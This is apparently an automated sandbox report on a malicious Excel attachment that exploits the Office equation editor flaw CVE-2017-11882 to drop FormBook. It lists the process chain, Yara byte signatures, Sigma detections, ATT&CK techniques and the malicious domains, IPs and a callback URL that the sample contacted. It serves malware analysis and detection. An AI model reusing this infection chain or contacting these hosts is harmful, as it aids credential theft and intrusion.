ID: 323357
Sample Name: Shipping documents.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:11:49
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Shipping documents.xlsx

Overview


General Information

Sample Name:	Shipping documents.xlsx
Analysis ID:	323357
MD5:	c3524b3b21dae7..
SHA1:	72ebb819703693..
SHA256:	aa610173afefde9..
Tags:	DHL VelvetSweatshop xls x

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Drops PE files to the user root direc…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2376 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2536 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 532 cmdline: 'C:\Users\Public\vbc.exe' MD5: FD09F4D0B2373B9634F2D8AD2F5C899D)
    - vbc.exe (PID: 2828 cmdline: {path} MD5: FD09F4D0B2373B9634F2D8AD2F5C899D)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - ipconfig.exe (PID: 3040 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: CABB20E171770FF64614A54C1F31C033)
          - cmd.exe (PID: 2956 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2344836687.00000000002F0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2344836687.00000000002F0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2344836687.00000000002F0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.2136258521.0000000003341000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.2136258521.0000000003341000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x10ac8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x10e62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1cb75:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1c661:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1cc77:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1cdef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x1187a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1b8dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x125f2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x21c67:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x22d0a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 21 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



Click to jump to signature section

- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Windows Service 1	Windows Service 1	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesc Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track I Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Shipping documents.xlsx	33%	ReversingLabs	Document-Word.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	29%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\Public\vbc.exe	29%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
nziyade.com	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
antillean-network.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.bigdillenergy.com	0%	Avira URL Cloud	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.bigdillenergy.com/sqe3/?cB=WEY89Cif+pIi2MLF1zVwoU92FBjT7mYFKn7NGwcjA7VjLh+ShZmG13goYNxo9cFbZs7f6w==&NreT=XJE0G4nHflj	0%	Avira URL Cloud	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://www.bigdillenergy.com/	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.moveoneic.com	66.96.162.138	true	true		unknown
nziyade.com	92.42.39.29	true	true	• 0%, Virustotal, Browse	unknown
antillean-network.com	85.10.195.227	true	true	• 0%, Virustotal, Browse	unknown
www.coloringprintouts.com	52.58.78.16	true	true		unknown
parking.namesilo.com	192.161.187.200	true	false		high
www.bigdillenergy.com	52.58.78.16	true	true		unknown
www.mondzorg-postma.com	188.93.150.44	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
ktproductreviews.com	66.235.200.146	true	true		unknown
www.yanasacha.com	160.124.66.42	true	true		unknown
target.clickfunnels.com	104.16.16.194	true	false		high
www.nziyade.com	unknown	unknown	true		unknown
www.cocogreensoil.com	unknown	unknown	true		unknown
www.gregoryrecommends.com	unknown	unknown	true		unknown
www.integratednourishment.com	unknown	unknown	true		unknown
www.ktproductreviews.com	unknown	unknown	true		unknown
www.antillean-network.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.bigdillenergy.com/sqe3/?cB=WEY89Cif+pIi2MLF1zVwoU92FBjT7mYFKn7NGwcjA7VjLh+ShZmG13goYNxo9cFbZs7f6w==&NreT=XJE0G4nHflj	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

